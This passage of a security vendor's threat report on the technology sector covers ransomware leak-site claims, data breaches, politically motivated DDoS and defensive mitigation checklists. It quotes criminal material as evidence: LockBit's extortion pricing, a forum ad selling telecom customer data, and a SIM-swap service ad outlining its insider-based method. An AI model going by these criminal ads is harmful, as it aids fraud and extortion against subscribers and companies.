


Figure 60: Ransomware threat actor claims during 2023

LOCKBIT 3.0:

LockBit had the most attack claims (25%) among all ransomware groups alleging to have breached multiple and diverse technology companies globally. Here are some examples that highlights the diverse nature of claimed organizations of Lockbit:

The threat group [claimed an attack](#) on Taiwan Semiconductor Manufacturing Co. Ltd (TSMC). TSMC is recognized as the world's largest dedicated independent semiconductor foundry. TSMC confirmed that one of its hardware suppliers was hacked and had data stolen from it but said the incident had no impact on business operations.





Figure 61: LockBit ransomware claim announcement of TSMC

LockBit [claimed at attack](#) on the Verne Group, which is a technology consulting firm that has clients in multiple industries including telecommunications, public administrations, and energy across multiple countries.

#Spain 🇪🇸 – LockBit ransomware group has announced Verne Technology Group on the victim list

"Verne Technology Group provides solution to clients in different sectors such as telecommunications, public administrations or industry."

#DarkWeb #ransomware



LOCKBIT 3.0

LEAKED DATA

TWITTER
PRESS ABOUT US

HOW TO BUY BITCOIN
AFFILIATE RULES

CONTACT US
MIRRORS

UNTIL FILES
13D08H47M35S
PUBLICATION

Deadline: 17 Apr. 2023 17:06:16 UTC

vernegroup.com
With more than 40 years of experience, Verne Technology Group has two business divisions, Verne TELCO and Verne TECH, covering the ICT sector.
A project that, emulating Julia Verne, was born with the purpose of continuing to be visionaries of the technological transformation and digitization of our environment.
ALL AVAILABLE DATA WILL BE PUBLISHED !

EXTEND TIMER FOR 24 HOURS
\$ 1000

DESTROY ALL INFORMATION
\$ 49999

DOWNLOAD DATA AT ANY MOMENT
\$ 49999

1-3 of 3

Figure 62: LockBit ransomware claim announcement for the Verne Group

It should be noted that just recently in Feb 2024, LockBit was targeted by an [international law enforcement operation](#) led by Britain's National Crime Agency (NCA), the US Federal Bureau of Investigation (FBI), Europol, and other global police agencies. The operation, named "Operation Cronos," has taken control of LockBit's extortion website. Despite the disruption, Lockbit claimed to have backup servers unaffected by the law enforcement action.



Figure 63: Take down notice that a group of global intelligence agencies issued to the LockBit extortion website

CLOP AKA CLOP RANSOMWARE:

Clop comprises 22% of the claims in the technology sector. The breaches often exploit third-party vulnerabilities like CVE-2023-34362 (MOVEit). The group was most active during June and July 2023. Here are some of interesting examples of Clop claims:

NortonLifeLock Inc., a global provider of consumer cyber safety products, experienced a cyberattack by the Clop ransomware gang possibly leveraging a vulnerability in the MOVEit file transfer software. According to the company, core IT systems and customer data remained secure, but the personal details of some employees were compromised.

Headquarters:
60 E Rio Salado Pkwy Ste 1000, Tempe, Arizona, 85281, United States

Phone:
(650) 527-8000

Website:
www.nortonlifelock.com

Revenue:
\$2.8B

Industry:
Security software, Software Development & Design, Software

Warning:
The company doesn't care about its customers, it ignored their security!!!

Figure 64: Clop ransomware claim announcement for NortonLifeLock

Atos is a French multinational information technology (IT) service and consulting company with offices worldwide. It specializes in high-tech transactional services, unified communications, cloud, big data, and cybersecurity services. Clop has claimed an attack on the company, but Atos pointed out (Fig 65) that the breach involved Nimbix, a US company acquired by Atos. According to their statement, a backup folder was exposed and they are in contact with the clients concerned.




Figure 65: Atos security statement regarding the Clop ransomware claims

ALPHV AKA BLACKCAT:

ALPHV makes up about 13% of ransomware attack claims in the technology sector. APLHV ransomware group is known for their sophisticated operations and infrastructure. Here are some of notable examples of ALPHV claims:

ALPHV claimed the compromise of the Indonesia-based telecommunications company PT KDDI Indonesia (subsidiary of KDDI Corporation – Japan). ALPHV also claimed to have also allegedly impacted Indonesia-based entities in the automotive/manufacturing industry, including PT TJ Forge Indonesia, PT Asian Isuzu Casting Center, and PT Jidosha Buhin Indonesia. The attackers claimed these entities are subsidiaries of PT KDDI Indonesia, however, research did not indicate a corporate connection.




Figure 66: ALPHV ransomware claim announcement for KDDI Indonesia

ALPHV claimed an attack on US-based data storage solutions provider Western Digital Corporation. Western Digital is one of the largest hard disk drive manufacturers and designs, manufactures, and sells a wide range of data technology products, including hard disk drives, NAND Flash-based storage devices, storage systems, and cloud storage services. A statement from the [company confirmed](#) that some of its cloud and storage services were inaccessible due to the attack and that proprietary and customer data were stolen.





Figure 67: ALPHV ransomware claim announcement for Western Digital

The examples from the LockBit, Clop and ALPHV ransomware groups illustrate the broad and significant impact of ransomware attacks on the technology sector, affecting diverse subsectors from semiconductor manufacturers to even cybersecurity firms and multinational IT service providers.

Ransomware threat actors have targeted a wide range of companies, exploiting technical vulnerabilities, supplier issues, and causing disruptions. The successful law enforcement operation against LockBit was notable, but only time will tell whether it has a significant impact on the overall threat landscape.

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining ransomware, but understand they have limitations and are often circumvented by custom malware packages.
- Enhance email security controls to protect against ransomware distributed via email. Educate users on the risks of malicious email attachments and phishing attempts. Enhance vigilance and implement email filtering and monitoring systems.
- Establish and regularly practice a formal incident response process. Ensure that backups are available as a contingency to recover from a worst-case scenario.
- Enable system logs on critical systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.
- Ensure enforcement of least privilege, data cannot be encrypted if the exploited user does not have access to it.
- Instill multiple levels of security, or defense in depth, including varying anti-malware scanners from multiple providers at different layers.



Exfiltration / Post Compromise/ Impact

The Threat

Once attackers have established themselves within a network and systems, they will proceed to execute their final plan. This plan can take various forms depending on their objectives.

In some cases, attackers may adopt a "smash and grab" strategy, aiming to swiftly gather as much information as possible before making a hasty exit. They will often make efforts to cover their tracks during this process.

On the other hand, certain attackers may have specific targets in mind, such as a particular system, individual, or dataset. In these instances, they will proceed cautiously and meticulously through the network, employing tactics to avoid detection until they achieve their goal.

Other attackers simply aim to cause widespread destruction, prioritizing chaos over theft. They may employ ransomware to render valuable data unusable or resort to deleting and corrupting data as well as backups.

Trustwave SpiderLabs Insights

Based on our active monitoring, the technique most often observed by our researchers was data encryption. The observation is further supported by the high number of ransomware events and claims targeting technology companies, which was explored in detail in the previous section "Malware - Ransomware."

Aside from ransomware, our researchers have observed various data breaches across the technology industry. For example, in November 2023, Samsung, the Korean electronics giant, [advised customers](#) (Fig 68) in their UK branch that their personal information may have been exposed.




Figure 68: Samsung customer data breach notification



USADataSeller

by USADataSeller - Sunday, February 4, 2024 at 03:30 AM



Breached

Hi,

My team is selling 35,333 lines of NL telecom obtained from [REDACTED]

Date is private and never sold before. Will be only sold 1 time.

Price: \$12000

Format:

Date,CreatedDate,Changed,Contract Number,Status,Network Code,Abc Code,Abc Code,Bizet1,Abc Code,Bizet2,Abc Code,Data1,Dealercode,Internal,Dealercode,Gender,Initials,Prefix,Last Name,Full Name,Birth Day,Birth Place,Marital Status,Postal Code,House Number,House Number Supplement,Telephone Private,Nationality,Identification,Identification Number,Identification Date,Mobile Number,SIM Number,Period,Date Requested,Date Activated,Renewal,SIM Only,Number Indication,Specific Bill,Account Number,Bank City,Bank Name,Payment Type,Payment To,Telephone,Email,Retention New,Number Retention SMS,Retention Mail,Retention Email,Business,URL, Number,EAN,Remarks Dealer,Reference Number,Reference Number, Customer Name, Sales Person,Label,Sum Bonus,Sum Bonus Paid,Dealer Bonus Expected,Totals Bonus,Remarks For Dealer,Xy,K,Number,Number Portability,Current Network,Current Mobile Number,Current SIM Number,Current Number,Network,Pre Pay Approval Number,Remarks Number Portability,Status,Color,Retention Approached,Hardware Identifier,Hardware In Stock


Sample:

Posts: 11

Threads: 3

Joined: Nov 2023

Our researchers also observed “special” services associated with certain technology subsectors that could potentially facilitate fraudulent activities. For example, the underground forum posts (Fig 70) below appear to advertise SIM Swapping services for several large Telecommunications providers.




USA SIM SWAP SERVICE VERIZON T-MOBILE AT&T

By indianleader, January 15 in [Mobile communication] - receiving calls, sms, info lookups, detailing

[Start new topic](#)

indianleader

megabyte



Seller

13

61 posts

Joined

03/04/20 [ID: 101122]

Activity

[chat](#) / [spam](#)

Posted January 15 (edited)

Hello Exploitians!

I'm back with my Sim swap service.

I can do T-mobile, Verizon, AT&T.

I wish to provide this service to the extremely reputed and verified users on here for a fixed cost + % basis.

Interested in bank wires, crypto (confirmed work), and any other topic that you have which can be surely cashed same day.

The work must be atleast \$100K+ worth, please don't bother if it's not.

The procedure :

You send the number 1 day before and the details what we're doing, that's all I need.

I get the detailed information I need from the respective carrier employee, and prepare a worker to execute the swap in store.

You provide proof how it goes and what we've made.

I expect the % payout within 24 hours in BTC/XMR/ETH/SOL

for T-mobile and Verizon, the number must not be a business number.

For AT&T, the number must not have extra security (I know how to check and can confirm if it is or not immediately)

Price list :

tmo - 7k +15%

att - 8k+15%

vz - 10k+15%

I'm willing to do 2 vouch swaps of each carrier for highly reputed known forum members for a 25% share.

0/2 T-mobile

0/2 At&t

0/2 Verizon

Happy Swapping!

Our team has witnessed that the impact associated with political motivations on the technology sector has emerged as an important part of the threat landscape. In the context of the [Israeli-Hamas conflict](#), DDoS and infrastructure disruption type of attacks have become a common strategy against high-value targets. Threat actors typically focus on technology service providers like Telecoms Providers and ISPs to broaden the scope of damage and impact a larger customer base.

For example, since early in 2024, the group associated with KillNet known as Anonymous Sudan, has intensified its efforts against Israeli-associated technology organizations. The threat group has targeted specific organizations including MedOne Datacenter, Bezeq (Fig 71), an ISP, and Pelephone (Fig 72), a provider of cellular and internet services. These attacks not only aim to hinder operational performance, but also disrupt government and military operations that rely on the technology companies' mobile and internet services.




Figure 71: Infrastructure disruption of Israeli ISP Bezeq



Figure 72: DDoS attack on mobile operator Pelephone

In another example, this time in the context of the [Ukraine-Russia conflict](#), a DDOS attack was conducted recently against the Polish ISP Play/P4 (Fig 73) by Anonymous Sudan and Just Evil. The attack aimed to disrupt Ukraine's NATO machinery repair program, potentially affecting the country's defenses during a critical period. This strategic move not only aimed to compromise Ukraine's security infrastructure, but also highlighted potential risks to regional stability and security.



Figure 73: DDoS attack on Polish Play/P4 ISP

100%

OF TRUSTWAVE'S
ADVANCED CONTINUAL
THREAT HUNTS RESULT
IN THREAT FINDINGS

Mitigations to Reduce Risk

- Databases that store sensitive data should be a priority for robust security controls. Database security tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help reduce risk.
- Ensure that the appropriate level of protection is applied based on the criticality of information. Ensure that data protection controls such as data encryption are implemented in assets that need to be protected.
- Ensure appropriate segmentation, segregation, and apply Zero Trust principles. Review if the database needs to be accessible to the whole network, or if it can be hidden behind certain applications.
- Ensure that up-to-date backups are available as a contingency to recover from a worst-case scenario.
- Use advanced email filtering solutions like Trustwave MailMarshal to detect and block malicious emails that may contain harmful attachments or links.
- Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- Monitor the Dark Web regularly for potential compromises and have a robust incident response process to contain and manage incidents.
- Conduct regular penetration tests to proactively identify vulnerabilities and weaknesses in your systems, networks, and applications.
- Run continuous threat hunting, like Trustwave's Advanced Continual Threat Hunt through your environments for undetected compromises.
- Formalize and regularly test your incident response policy for the scenarios that will most likely impact you. Train staff on ransomware recognition to decrease time of response and remediation.
- Understand your business. Recognize your risk and prepare for the impact of politically motivated cyberattacks, particularly those targeting infrastructure and service disruptions.



Key Takeaways and Recommendations

Although the technology sector isn't alone in facing an elevated threat landscape, the consequences of attacks in this industry can be quite severe. Attackers are highly motivated by financial gains and political advocacy and continually adapt their methods to outpace defenses. The technology sector has some unique challenges due to the nature of the industry, including:

- **Large Attack Surface:** The rapid transformation and technological advancements within the technology sector have enlarged the attack surface for companies operating in this space. As the sector continually evolves, the proliferation of SaaS providers, cloud infrastructure, and Internet-connected systems and devices continues to grow. This growth often occurs at a rate that outstrips the deployment of adequate security measures, such as not being able to keep track and remediate vulnerabilities, which expose not only the company, but their clients.
- **Complex Supply Chains:** In most cases, technology companies are the third parties and possibly the root cause of supply chain attacks. Additionally, certain technology sub-sectors like software companies and infrastructure providers have complex supply chains, making it difficult to ensure the security of all components and services.
- **High-Value Data:** Technology companies such as Telcos, SaaS providers, and hosting companies are prime targets for cyber threats due to their possession of large volumes of sensitive and valuable data. This high-value data is attractive for threat actors for financial gain, espionage, or other malicious motivations.
- **Communications Backbone:** Telecommunications and ISPs are prime targets to cyber threats due to their importance in providing access and connectivity services to the populace. This exposure significantly increases their risk of being targeted by DDoS and other forms of disruptive attacks by nation-state threat actors.
- **Technology Savvy and Mobile/Remote Workforces:** The shift towards mobile and remote workforces in the technology sector introduces unique challenges, notably the use of personal devices for work and insecure home networks. The nature of the workforce also tends to expose their personnel to more specific technology-oriented phishing and social engineering attacks.

As demonstrated in our attack cycle, threat actors often employ multiple vectors to persistently target technology organizations. While the technical aspects of these attacks may change over time, the underlying tactics tend to remain consistent. Some of the key points to consider in the technology sector are as follows:

- **Phishing and Social Engineering Threat Vectors:** Phishing and social engineering are the most exploited methods for gaining initial access within organizations. In this research we saw very sophisticated phishing campaigns such as those leveraging AI and other technology-oriented themes and lures.
- **Malicious Email Attachments:** The technology sector frequently encounters malware through email attachments. HTML files are particularly common and used for credential phishing and redirecting to malicious sites. We have seen various innovative distribution methods such as the use of ISO image files and HTML smuggling.
- **Vulnerable Publicly Accessible Systems:** The attack surface and exposure of the technology sector is relatively high compared to other industries. Trustwave has identified many internet-accessible vulnerable systems such as public file servers, code editing tools, web/cloud management tools, collaboration tools, and network devices.
- **Malware and Ransomware Attacks:** Ransomware, as with other sectors, is a significant threat to technology organizations. To facilitate the attacks, threat actors deploy a range of malware types, including loaders/downloaders, info stealers, and RATs, to maintain control, steal information, and to facilitate the end-to-end ransomware process. We have seen over 1,000 ransomware claims associated with technology companies from various threat actors.

- **Access Brokers and the Dark Web:** Access Brokers in the Dark Web and various underground marketplaces continue to sell and trade unauthorized access credentials to a diverse number of technology company networks and systems.
- **Third-Party Supplier Risk:** As mentioned previously, technology companies are often the root cause of third-party supplier risk. In this report, we highlighted specific high-profile cases like SolarWinds, Kaseya, MOVEit, and 3CX, as well as attacks involving various IT Outsourcers, Telcos, and critical infrastructure technology providers.
- **DDoS Attacks:** The technology sector, particularly Telcos and ISPs, are susceptible to DDoS attacks as they are prime targets in nation-state conflicts. This report explored attacks by various threat actors with political motivation attacking key communications infrastructures as part of a larger nation state agenda.

As a result, preventative measures remain the most effective defense against all types of cyberattacks. As shared earlier in the previous sections of the attack cycle, the following chart serves as a comprehensive reference for actionable mitigations that can effectively thwart attackers and prevent lasting damage.



Initial Foothold

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Implement robust anti-spoofing measures, including deploying technologies on email gateways. Deploy layered email scanning with a solution like MailMarshal to provide better detection and protection.
- ❑ Perform routine security audits of IT applications and infrastructure to identify and rectify vulnerabilities that could be exploited in phishing campaigns.
- ❑ Ensure that proper security controls are in place around account management. This includes enforcing strong password policies like enabling multi-factor authentication (MFA) for all users. Additionally, perform regular user access reviews to identify any unauthorized access.
- ❑ Educate system users and implement a training program to educate users about the risks of phishing, spam, and scams. Utilize simulated phishing exercises to test user security awareness and phishing readiness.
- ❑ Regularly monitor external access points such as SSH, telnet, VPN, FTP, SFTP, RDP, among others and review logs for unusual activities. Technology organizations should also conduct periodic audits of their network infrastructure to identify and address vulnerabilities.
- ❑ Regularly monitor Dark Web sites and underground marketplaces for possible breaches. Put procedures in place to respond to possible breaches such as changing affected credentials and investigating the scope of the breach.
- ❑ Restrict access to assets and sensitive data based on the principle of least privilege. Ensure that users only have access necessary to perform their job functions.
- ❑ Enforce proper password hygiene and ensure that systems follow a consistent password complexity requirement / standard across the organization. Additionally, securely store credentials in password managers or leverage vaults to prevent credential abuse.
- ❑ Utilize vulnerability assessments and penetration testing to identify vulnerable servers. Regularly update and patch systems to protect against known vulnerabilities. Promptly patch critical vulnerable systems.
- ❑ Databases that store sensitive data should be a priority for system and software patching. Database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help eliminate risk.

- ❑ Implement strict access controls for critical systems, including file servers, printer management software, and collaboration tools. Strengthen access controls to minimum necessary levels for authorized users.
- ❑ Conduct a comprehensive security assessment before any form of engagement is initiated with a third party. If you are a third-party provider, ensure that accurate information and supporting evidence is provided to the requester.
- ❑ Ensure that third-party vendor contracts have strict cybersecurity clauses. This could include mandating the conducting of regular security audits, any notification of any breach should be done immediately to the organization after it happens, as well as ensuring compliance with the pertinent regulations of data protections. If you are a third-party, ensure that these contracts are reviewed and requirements are well understood and adhered to.
- ❑ Enforce strict access controls, change control, audit trails, and security checks particularly within CI/CD pipelines to detect and prevent unauthorized modifications.
- ❑ Conduct regular dynamic and static security testing of software products and applications. Ensure security is embedded by design in the SDLC process.
- ❑ Encrypt all the sensitive data both in transit and at rest. Restrict the access of sensitive data to the principle of least privilege. Carry out regular monitoring of the access logs so that activities of unauthorized or suspicious nature may be detected.
- ❑ Ensure following of the industry standards and regulations like GDPR, HIPAA, FERPA, etc., for compliance to geographical location and nature of data handled by third-party vendors. If you are a third-party, ensure that data privacy compliance requirements are understood and adhered to.



Initial Payload & Expansion / Pivoting

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Educate users about the dangers of opening unknown files and links. Regularly conduct security awareness training to help them identify and avoid phishing attempts and social engineering tactics.
- ❑ Implement policies to restrict or monitor the execution of scripts like VBA and Powershell. This can be done using tools like Windows Group Policy. Microsoft also has what it calls attack surface reduction (ASR) rules.
- ❑ Use advanced email filtering solutions like Trustwave MailMarshal to detect and block malicious emails that may contain harmful attachments or links.
- ❑ Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- ❑ Conduct regular audits of all applications operating within the environment.
- ❑ Implement highly granular “allow lists” of applications on specific hosts to minimize exposure. Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- ❑ Apply additional privilege restrictions to prevent unprivileged sources from running different command shells. Additionally, segregate critical network segments from the rest of the network to limit exposure of assets.
- ❑ Provide IT and Cybersecurity staff with secure, isolated sandbox environments for the safe examination and testing of suspicious files.

- ❑ Conduct frequent security audits to identify and remediate instances of hard-coded passwords and unnecessarily elevated privileges in scripts and binaries being used in the computing environment.
- ❑ Enforcing strong security measures within the internal network and not just at the perimeter. This includes segmenting networks, applying the principle of least privilege, and using multi-factor authentication (MFA) for internal and external access to resources.
- ❑ Monitor the use of unusual connections in SMB and other open services using anomaly and behavior-based detection techniques.
- ❑ Conduct active monitoring and auditing of account usage and access patterns to detect anomalies. Conduct regular user reviews of local user accounts, default administrative accounts, and group memberships to remove unnecessary privileges and outdated accounts.
- ❑ Deploy solutions like Bloodhound and SharpHound responsibly for internal security audits and Penetration Tests to identify and remediate potential attack paths in Active Directory environments before they can be exploited by attackers.
- ❑ Monitor vulnerabilities like SMBGhost (CVE-2020-0796) and ensure timely application of security patches and updates to prevent exploitation of known vulnerabilities.
- ❑ Conduct regular audits of all applications in the environment to combat the adoption of custom applications that could result in vulnerabilities.
- ❑ Monitor unusual system and application events, and investigate the creation of new scheduled tasks, account manipulation, and other indicators that may indicate attempts at persistence.
- ❑ Engage in proactive threat hunting to detect and respond to advanced threats. Educate employees about the importance of cybersecurity and the role they play in maintaining the organization's security posture.
- ❑ Implement robust host-based security controls including detailed "allow list" of applications on designated hosts to minimize exposure.
- ❑ Impose additional restrictions on privileges to prevent unauthorized execution of commands from unprivileged sources.



Malware

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- ❑ Enhance email security measures and educate users about the dangers of malicious email attachments. Increase vigilance against phishing campaigns and scrutinize email attachments. Implement robust email filtering and monitoring systems.
- ❑ If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- ❑ Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous. Additionally, establish and regularly practice a formal Incident Response process.
- ❑ Perform ongoing underground and Dark Web monitoring for information leakage that may have been missed.



Exfiltration / Post Compromise

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Use host-based anti-malware tools that can assist in identifying and quarantining ransomware, but understand they have limitations and are often circumvented by custom malware packages.
- ❑ Enhance email security controls to protect against ransomware distributed via email. Educate users on the risks of malicious email attachments and phishing attempts. Enhance vigilance and implement email filtering and monitoring systems.
- ❑ Establish and regularly practice a formal Incident Response process. Ensure that backups are available as a contingency to recover from a worst-case scenario.
- ❑ Enable system logs on critical systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- ❑ Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- ❑ Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.
- ❑ Ensure enforcement of least privilege, data cannot be encrypted if the exploited user does not have access to it.
- ❑ Instill multiple levels of security, or defense in depth, including varying anti-malware scanners from multiple providers at different layers.



Appendix/Reference

Threat Groups

8BASE

- 8BASE is a ransomware group that began operations in April 2022 utilizing a Ransomware-as-a-Service (RaaS) model. They claim to utilize a private ransomware strain named 8BASE aka RADAR 8BASE, which encrypts data on Network-attached storage (NAS), VMware ESXi hypervisors, and both Unix and Windows operating systems.
- The ransomware resembles a customized version of the Babuk and Phobos ransomware variants, indicating some level of cross-over between groups. Based on this, and the group's recent surge in activity, it is believed that 8BASE group members are an offshoot of other ransomware groups. The group typically targets small to medium sized entities, while maintaining an opportunistic approach.

ALPHV / BlackCat

- BlackCat/ALPHV first appeared in late 2021. This ransomware group was the fourth most active in the second quarter of 2022 and third most active in the third quarter 2022. Intel471 reported the group was responsible for about 6.5% of the total reported ransomware cases during this period. While the amount is smaller compared to LockBit or Black Basta, newcomer BlackCat has managed to stand out from the crowd. The group developed a search function in July 2022 for indexed stolen data that had not been seen previously. The group claimed this was done to aid other cybercriminals in finding confidential information which can be used to add pressure to victim organizations forcing them to pay the ransom. This idea was quickly copied with LockBit adding its own, lighter version to its toolset.
- ALPHV has also set other trends. According to the FBI, ALPHV was the first group to successfully utilize Rust to ransom a victim, well before Hive made the switch. ALPHV's ability to develop capabilities and functionality that are quickly adopted by other threat actors most likely indicates that its members are most likely ransomware veterans and there are indications the group was linked to the infamous Darkside and BlackMatter gangs. A recent writeup on BlackCat ransomware from SpiderLabs is [here](#).

Akira

- First detected in March 2023, the Akira ransomware has primarily targeted companies in the US and Canada. While code similarities suggest links to the notorious Conti ransomware group, tracing their exact connection is difficult. Akira takes a unique approach to double extortion. Unlike most groups, they steal sensitive data before encrypting files, giving them leverage beyond just data loss. However, instead of demanding payment for both decryption and data deletion, they offer victims a 'choice': pay to decrypt files or pay to have data deleted, but not both.

BlackBasta

